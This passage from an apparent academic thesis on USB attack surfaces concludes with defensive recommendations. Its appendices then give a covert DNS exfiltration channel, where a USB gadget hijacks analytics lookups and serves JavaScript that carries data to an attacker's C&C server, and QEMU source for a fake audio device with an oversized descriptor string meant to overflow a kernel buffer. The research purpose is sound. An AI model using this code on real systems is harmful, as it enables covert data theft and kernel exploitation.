        struct snd_pcm_oss oss;
#endif
};
```

LISTING 2: The structure with the fixed length buffer that will be overflown

Chapter 4

Conclusion

Several very different issues with the current state of USB security have been found during the analysis of known bugs and the exploration of new attack schemes. Although the issues may appear unrelated at first glance, deeper analysis suggests only two underlying, conceptional problems. Most issues can be traced back to one of those abstract misconceptions.

The first of those misconceptions is strongly related to one of information security's most common problems: misguided trust in input. A lot of the software communicating with USB devices, treats them as a reliable, trusted communication party. This leads to omitted checks on inputs and general behavior of the peripheral device. As a result, a lot of typical software exploitation vectors are within reach of a malicious device.

The second class of problems arises from a falsely implied intent. When a user connects a device, operating systems start the enumeration process to determine what kind of device it was and load – seemingly on behalf of the user – the necessary driver. However, everything a user knows about a device before she connects it, is what it looks like on the outside. She has never specifically stated what kind of device she wants to connect. The operating system merely assumes that when for example a recently connected keyboard is found, the user wanted to connect a keyboard. The user simply can not express her intent to activate a certain kind of device by plugging something into a USB port, because she has no way of knowing what it will identify as. As soon as the wrong device has been activated it may do various things the user does neither expect nor want it to do.

Attempts to fix the implications of those two issues have been made but the underlying problems have not been address so far. Solving the trust issue will be a slow process and may even require workarounds because some drivers will never be fixed. The sheer amount of involved parties makes it difficult and a look at the history of software security suggests it takes a long time to implement safer programming standards. Luckily operating system and compiler developers have introduced several measures to mitigate the effects of unsafe programming practices and are constantly improving them. Especially the exploitation of memory errors has become much more difficult than it used to be. Unfortunately most of the countermeasures targeted user space applications; kernel space protections have yet to catch up. This is especially important as even programmers considering devices potentially hostile may still make programming errors. Therefore a change of perspective takes time, does naturally not solve all problems but is nevertheless required.

Operating system vendors do, however, have one central point of intervention at their hands. That being the kernel API for USB device drivers. It is certainly worthwhile to reconsider the API design to encourage a more cautions handling of USB communication. It is, however, unlikely that the API can enforce safe communication without being too restrictive.

The falsely implied intent however, can be fixed by OS developers alone. A potential fix simply needs to make sure the user intents to connect exactly the device that has been enumerated. This can be achieved by displaying a confirmation dialog between the enumeration and the loading of the required driver. Such a dialog does, of course, face the difficulties every security critical user interaction does: users are easily annoyed and confused and not always fit to make a sound decision. Comparable examples are software-update notifications and personal firewalls. Especially the latter have an unfortunate history of confusing users with questions they are not qualified to answer and should not be bothered with. The delayed loading of drivers however, has the advantage of most USB devices belonging to one of the standardized classes. Those classes and even more so their sub-categories can be matched to very precise and understandable device descriptions.

Considering the expertise and effort necessary, at the moment USB-based attacks are most likely a threat only relevant to targets with very valuable assets. They may become or already be a tool used for industrial or state-sponsored espionage, but not for regular commercial computer crime. This situation might change rapidly, depending on the further developments in the area of firmware reprogramming. The BadUSB research by Karsten Nohl [5] has shown a way, regular malware may use to spread via reprogrammed USB capable hardware. Depending on the USB controller in use, most of the attacks discussed in this work can be performed by reprogrammed devices. This would eradicate the need for custom hardware and physical presence of the attacker. Malware would then be able to infect air-gapped devices and circumvent any protections operating on a network basis.

Further research may explore the capabilities of widely used USB controllers and microcotrollers used in USB devices regarding their suitability as malware carriers. Since it is yet unknown whether OS vendors - specifically Apple and Microsoft - will come forward and implement confirmation dialogs before loading drivers, it may be interesting to explore the possibility of third party software stepping in. Open source operating systems like Linux and FreeBSD may be a good starting point to implement such a feature and study its practicality.

A lot of modern notebooks incorporate always-connected USB devices like webcams or UMTS modems. Further research could investigate the possibility of malware infecting those devices and using them as backup infection vectors in case the original infection of the host is removed.

Appendix A

Secret DNS channel

This chapter describes a secret bidirectional channel a USB device could establish to communicate with an attacker's server.

A.1 IN - from the attackers server to the USB device

This section describes a protocol that can be used to trasnmit data from a server to the USB device connected to a host system.

A.1.1 Setup

The required hardware is a device capable of running Linux or Android and equipped with a USB controller. For the rest of this subsection a Linux system is assumed but the actual communication process is independent of the device firmware. Linux ships with the so called "Linux-USB Gadget API Framework", making it easy to implement various USB peripherals. It comes with support for Ethernet-over-USB using either the CDC protocol family or RNDIS. The Linux Gadget API selects the protocol according to the connected host system. After a connection has been successfully established the host as well as the device have an additional network interface that can be used like any other Ethernet device. The device now assigns its interface an IP address and starts a DNS and a DHCP server. A simple but sufficiently powerful tool for both tasks is "dnsmasq". It can be configured to assign an IP address to the host and a DNS server via DHCP. It has been verified that at least Windows 7 and recent Linux distributions prioritize the most recently assigned DNS server for domain lookups. Therefore the host will from now on try to resolve domains via the DNS server running on the USB device. To avoid raising suspicion it is necessary to ensure future DNS requests will be resolved successfully. This can be achieved by a combined approach of storing a local database of domain IP pairs and letting requests timeout to enforce fall back to the host's



Figure A.1: The general setup for transmission to the USB device

secondary DNS server. An efficient way to create such a database would be resolving all domains on the "Alexa Top 1 Million"[1] list and save the resulting domain IP pairs. If a domain is not found in the local database the DNS server could refrain from answering the request at all. This leads to the request timing out and the host system falling back to its original DNS server.

A.1.2 Protocol

The general setup is shown in Figure A.1. The suggested protocol relies on a user actively browsing the web. A lot of websites make use of web tracking services to analyze user behavior. More than 50% of those use Google's service "Google Analytics". Typically those services require the inclusion of a JavaScript file from the service provider's web server. The steps as outlined in Figure A.2, wait for the user opening a website, that uses Google Analytics. The browser will then try to load the Google Analytics JavaScript file and will therefore issue a DNS request for `googleanalytics.com`. The USB device responds with the IP of the attacker's server and the browser will request the JavScript file from this IP. The server then delivers a specifically crafted JavaScript file containing the data to be transmitted encoded in domain names. An example of such a script can be seen in

[1]A list of the most popular domains maintained by the web tracking company Alexa

```
window.onload = function () {
        // The data that will be transmitted
        //
        var data = ['secret','data','to','be','sent'];

        for(i=0; i < data.length; i++) {
                var js = document.createElement("script");
                js.src='http://'+data[i]+'.packet'+i+'/packet'+i;
                document.head.appendChild(js);
        }
};
```

Listing 3: The JavaScript served in replace for Google Analytics

```
<head>
        <title>Some site</title>
        // This script is requested from the attackers server
        // because the DNS server resolves the domain to its IP
        <script src='http://googleanalytics.org/analytics.js'></script>
        // The JavaScript served by the attacker inserts the
        // following script tags in the DOM
        <script src='http://secret.packet1/packet1'></script>
        <script src='http://data.packet2/packet2'></script>
        <script src='http://to.packet3/packet3'></script>
        <script src='http://be.packet4/packet4'></script>
        <script src='http://sent.packet5/packet5'></script>
</head>
```

Listing 4: The manipulated part of the DOM

Listing 3, it inserts the data encapsulated in script tags source attribute in the DOM. The resulting DOM can be seen in Figure 4. The webbrowser will proceed with resolving the domains referenced in the script tags and afterwards requesting the JavaScript files. Since the USB device acts as DNS server for the host system the domain names containing the data will be sent to it. The device can even acknowledge the successful transmission by simply replying with the attacker's IP. This leads to a HTTP GET request for a file called "packet{$i}" to the attacker's server. As soon as this request occurs the attacker knows the i^{th} packet has reached the device.


msc DNS communication channel
200.100.50.1
C&C server
192.168.0.23 — 10.0.0.1
Target
10.0.01
DNS
DNS: analytics.com, SEQ: 0
If domain is a known tracker responds with C&C server's IP.
IP: 200.100.50.1, SEQ: 0
GET /analytics.js
Deliver JS, that requests URLs of the form: http://DATA[$n].packet$n/packet$n
analytics.js
DNS: DATA1.packet1, SEQ: 1
Received DATA[1]
IP: 200.100.50.1, SEQ: 1
DNS: DATA2.packet2, SEQ: 2
Received DATA[2]
IP: 200.100.50.2, SEQ: 2

FIGURE A.2: The steps for transmission to the USB device

A.2 OUT - from the USB device to the attackers server

A.2.1 Setup

The Setup is the same as for the IN channel (see Figure A.1).

A.2.2 Protocol

The protocol is equivalent to the IN channel up to the delivery of the JavaScript file. The script itself is very similar as well, but the domain names lack the data part, because the server has no data to send. The device's DNS server will then be asked to resolve the domains and will do so according to the bytes it wants to send: The domain for the first byte will be resolved as a CNAME including the Data to be send. The attackers server will then receive GET requests of the form `GET /packet{$n}`. The HTTP header includes the CNAME as value of the *Host* field and thereby recieve the data. An example of the device sending the string *"hello"* to the attackers server is shown in Figure A.3.


msc DNS communication channel
200.100.50.1
C&C server
192.168.0.23 — 10.0.0.1
Target
10.0.01
DNS
DNS: analytics.com, SEQ: 0
If domain is a known tracker respond with C&C server's IP.
IP: 200.100.50.1, SEQ: 0
GET /analytics.js
Deliver JS, that requests URLs of the form: http://packet$n/packet$n
analytics.js
DNS: packet1, SEQ: 1
Going to send DATA[0] = base64("hello")
CNAME for aGVsbG8K, SEQ: 1
DNS: aGVsbG8K, SEQ: 2
Respond with atcker server IP
IP: 200.100.50.1, SEQ: 2

FIGURE A.3: The steps for transmission to the attackers server

Appendix B

Custom USB Device for QEMU

```c
/*
 * QEMU USB Natvie Instrument Audio 2 DJ device
 *
 * Copyright (c) 2014 Frieder Steinmetz
 *
 * Permission is hereby granted, free of charge, to any person obtaining a copy
 * of this software and associated documentation files (the "Software"), to deal
 * in the Software without restriction, including without limitation the rights
 * to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
 * copies of the Software, and to permit persons to whom the Software is
 * furnished to do so, subject to the following conditions:
 *
 * The above copyright notice and this permission notice shall be included in
 * all copies or substantial portions of the Software.
 *
 * THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
 * IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
 * FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL
 * THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
 * LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
 * OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN
 * THE SOFTWARE.
 */
#include "hw/hw.h"
#include "ui/console.h"
#include "hw/usb.h"
```

```c
#include "hw/usb/desc.h"
#include "qemu/timer.h"
#include "hw/input/hid.h"
#include "trace.h"

typedef struct USBHIDState {
    USBDevice dev;
    USBEndpoint *intr;
    HIDState hid;
    uint32_t usb_version;
    char *display;
    uint32_t head;
} USBHIDState;

enum {
    STR_CONFIG_A2DJ = 0,
    STR_MANUFACTURER,
    STR_PRODUCT,
    STR_CONFIG_A2DJ_PLACEHOLDER,
    STR_CONFIG_A2DJ_2,
    STR_SERIALNUMBER,
};

static bool state_sent = false;

static const USBDescStrings desc_strings = {
    [STR_MANUFACTURER]     = "Native Instruments",
    [STR_PRODUCT]          = "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41 \
    \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41 \
    \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41 \
    \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41 \
    \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41 \
    \x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41 \
    \x41\x41\x41\x41\x41\x41\x41\x41\x41\x01\x41\x41\x41\x41\x41 \
    \x41\x41\x41\x01\x41\x41\x41\x41\x41\x41",

    [STR_SERIALNUMBER]     = "SN-q23sdlksd",
    [STR_CONFIG_A2DJ]      = "Fullspeed",
    [STR_CONFIG_A2DJ_2]    = "Highspeed",
};

static const USBDescIface ifs[] = {
// Alternate config 1 - only cmd endpoints
    {
        .bInterfaceNumber             = 0,
        .bNumEndpoints                = 2,
        .bInterfaceClass              = USB_CLASS_VENDOR_SPEC,
        .bInterfaceSubClass           = USB_CLASS_VENDOR_SPEC,
        .bInterfaceProtocol           = 0x02,
        .eps = (USBDescEndpoint[]) {
            {
                .bEndpointAddress     = USB_DIR_IN | 0x01,
                .bmAttributes         = USB_ENDPOINT_XFER_BULK,
                .wMaxPacketSize       = 512,
                .bInterval            = 0x00,
            },
            {
                .bEndpointAddress     = USB_DIR_OUT | 0x01,
                .bmAttributes         = USB_ENDPOINT_XFER_BULK,
                .wMaxPacketSize       = 512,
                .bInterval            = 0x00,
            },
        },
    },

    // Alternate config 2 - cmd and audio data endpoints
    {
        .bInterfaceNumber             = 0,
        .bNumEndpoints                = 4,
        .bAlternateSetting            = 1,
        .bInterfaceClass              = USB_CLASS_VENDOR_SPEC,
        .bInterfaceSubClass           = USB_CLASS_VENDOR_SPEC,
        .bInterfaceProtocol           = 0x02,
        .eps = (USBDescEndpoint[]) {
            {
                .bEndpointAddress     = USB_DIR_IN | 0x01,
                .bmAttributes         = USB_ENDPOINT_XFER_BULK,
                .wMaxPacketSize       = 512,
                .bInterval              = 0x00,
            },
            {
                .bEndpointAddress       = USB_DIR_OUT | 0x01,
                .bmAttributes           = USB_ENDPOINT_XFER_BULK,
                .wMaxPacketSize         = 512,
                .bInterval              = 0x00,
            },
            {
                .bEndpointAddress       = USB_DIR_IN | 0x02,
                .bmAttributes           = USB_ENDPOINT_XFER_ISOC,
                .wMaxPacketSize         = 512,
                .bInterval              = 0x01,
            },
            {
                .bEndpointAddress       = USB_DIR_OUT | 0x06,
                .bmAttributes           = USB_ENDPOINT_XFER_ISOC,
                .wMaxPacketSize         = 512,
                .bInterval              = 0x01,
            },
        },
    },
};

static const USBDescDevice desc_device = {
    .bcdUSB                     = 0x0200,
    .bMaxPacketSize0            = 64,
    .bNumConfigurations         = 1,
    .bDeviceClass               = USB_CLASS_VENDOR_SPEC,
    .bDeviceSubClass            = USB_CLASS_VENDOR_SPEC,
    .bDeviceProtocol            = USB_CLASS_VENDOR_SPEC,
    .confs = (USBDescConfig[]) {
        {
            .bNumInterfaces         = 1,
            .bConfigurationValue    = 1,
            .iConfiguration         = STR_CONFIG_A2DJ,
            .bmAttributes           = USB_CFG_ATT_ONE,
            .bMaxPower              = 135,
            .nif = 2,
                .ifs = ifs,
            },
        },
};



static const USBDescMSOS desc_msos_suspend = {
    .SelectiveSuspendEnabled = true,
};

static const USBDesc desc_a2dj = {
    .id = {
        .idVendor          = 0x17cc,
        .idProduct         = 0x041c,
        .bcdDevice         = 0x0002,
        .iManufacturer     = STR_MANUFACTURER,
        .iProduct          = STR_PRODUCT,
        .iSerialNumber     = STR_SERIALNUMBER,
    },
    .full = &desc_device,
    .str  = desc_strings,
};

static void usb_a2dj_handle_reset(USBDevice *dev)
{
    ;
}

static void usb_a2dj_handle_control(USBDevice *dev, USBPacket *p,
               int request, int value, int index, int length, uint8_t *data)
{
    usb_desc_handle_control(dev, p, request, value, index, length, data);

    return;
}

static void usb_a2dj_handle_data(USBDevice *dev, USBPacket *p)
{
    uint8_t buf[p->iov.size];
    uint8_t buf2[] = {0x01,0x02,0x00,0x02,0x00,0x00,0x00,
                      0x00,0x04,0x00,0x00,0x00,0x00,0x00,0x02};
    int len, len2;
    len = sizeof(buf);
    len2 = sizeof(buf2);

    switch (p->pid) {
    case USB_TOKEN_IN:
        if (p->ep->nr == 1) {
            if(!state_sent) {
                state_sent = true;
                usb_packet_copy(p, buf2, len2);
            }
        } else {
            goto fail;
        }
        break;
    case USB_TOKEN_OUT:
        if (p->ep->nr == 1) {
            usb_packet_copy(p, buf, len);
            ;
        } else {
            goto fail;
        }
        break;
    default:
    fail:
        p->status = USB_RET_STALL;
        break;
    }
}

static void usb_a2dj_handle_destroy(USBDevice *dev)
{
    ;
}

static int usb_a2dj_initfn(USBDevice *dev)
```

```
{
    USBHIDState *us = DO_UPCAST(USBHIDState, dev, dev);

    if (dev->serial) {
        usb_desc_set_string(dev, STR_SERIALNUMBER, dev->serial);
    }
    usb_desc_init(dev);
    us->intr = usb_ep_get(dev, USB_TOKEN_IN, 1);
    return 0;
}

static Property usb_a2dj_properties[] = {
        DEFINE_PROP_UINT32("usb_version", USBHIDState, usb_version, 2),
        DEFINE_PROP_STRING("display", USBHIDState, display),
        DEFINE_PROP_UINT32("head", USBHIDState, head, 0),
        DEFINE_PROP_END_OF_LIST(),
};

static const VMStateDescription vmstate_usb_a2dj = {
    .name = "usb-a2dj",
    .version_id = 1,
    .minimum_version_id = 1,
    .fields = (VMStateField[]) {
        VMSTATE_USB_DEVICE(dev, USBHIDState),
        VMSTATE_HID_POINTER_DEVICE(hid, USBHIDState),
        VMSTATE_END_OF_LIST()
    }
};

static void usb_a2dj_class_initfn(ObjectClass *klass, void *data)
{
    DeviceClass *dc = DEVICE_CLASS(klass);
    USBDeviceClass *uc = USB_DEVICE_CLASS(klass);

    uc->handle_reset   = usb_a2dj_handle_reset;
    uc->handle_control = usb_a2dj_handle_control;
    uc->handle_data    = usb_a2dj_handle_data;
    uc->handle_destroy = usb_a2dj_handle_destroy;
    uc->handle_attach  = usb_desc_attach;
```

```c

    uc->init            = usb_a2dj_initfn;
    uc->product_desc    = "Audio 2 DJ";
    uc->usb_desc        = &desc_a2dj;
    dc->vmsd = &vmstate_usb_a2dj;
    dc->props = usb_a2dj_properties;
    set_bit(DEVICE_CATEGORY_INPUT, dc->categories);
}

static const TypeInfo usb_a2dj_info = {
    .name          = "usb-a2dj",
    .parent        = TYPE_USB_DEVICE,
    .instance_size = sizeof(USBHIDState),
    .class_init    = usb_a2dj_class_initfn,
};

static void usb_a2dj_register_types(void)
{
    type_register_static(&usb_a2dj_info);
    usb_legacy_register("usb-a2dj", "a2dj", NULL);
}

type_init(usb_a2dj_register_types)
```

Bibliography

[1] USB Implementers Forum Inc. Universal serial bus revision 3.1 specification, July 2013. URL https//www.usb.org/developers/docs/usb_31_121314.zip.

[2] Jan Axelson. *USB Complete Fourth Edition : The Developer's Guide (Complete Guides series)*. Lakeview Research, fourth edition, fourth edition edition, 6 2009. ISBN 9781931448086. URL https//amazon.com/o/ASIN/1931448086/.

[3] HAK5. Usb rubber ducky - the original keystroke injection tool, November 2014. URL https//www.usbrubberducky.com.

[4] Travis Goodspeed. Writing a thumbdrive from scratch, December 2012. URL https//events.ccc.de/congress/2012/Fahrplan/events/5327.en.html.

[5] Karsten Nohl. Badusb, 2014. URL https://srlabs.de/badusb/.

[6] Dieter Gollmann. *Computer Security*. John Wiley & Sons, 3. auflage edition, 12 2010. ISBN 9780470741153.

[7] US-CERT/NIST. Uncontrolled format string wu-ftpd 2.6.0, 2000. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0573.

[8] Kees Cook. Cve 2012-2118: Xorg input device format string flaw, April 2012. URL https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-2118.

[9] Andy Davis. Revealing Embedded Fingerprints: Deriving Intelligence from USB Stack Interactions. *2012 BlackHat USA 2013*, July 2010. URL https://www.nccgroup.com/media/481058/revealing_embedded_fingerprints_whitepaper_final_august_2013.pdf.

[10] NIST. Manual analysis of cves, February 2015. URL http://web.nvd.nist.gov/view/vuln/search-results?query=USB&search_type=all&cves=on.

[11] Moritz Jodeit and Martin Johns. USB Device Drivers: A Stepping Stone into Your Kernel. *2010 European Conference on Computer Network Defense*, October 2010. doi: 10.1109/EC2ND.2010.16. URL https//ieeexplore.ieee.org/lpdocs/epic03/wrapper.htm?arnumber=5663316.

[12] Travis Goodspeed. Facedancer, 2012. URL `https//goodfet.sourceforge.net/hardware/facedancer21/`.

[13] NCC Group. umap.py - what does umap do?, February 2015. URL `https://github.com/nccgroup/umap/wiki/umap-documentation/61146cd706201ed714dbfa5a137afea562f86670`.

[14] Inversepath. Usb armory - a flash drive sized computer, November 2014. URL `https//inversepath.com/usbarmory`.

[15] Advisor Carlos Cid, Ph. D, and Jon Mark Allen. Os and application fingerprinting techniques, 2007. URL `https://www.sans.org/reading-room/whitepapers/authentication/os-application-fingerprinting-techniques-32923`.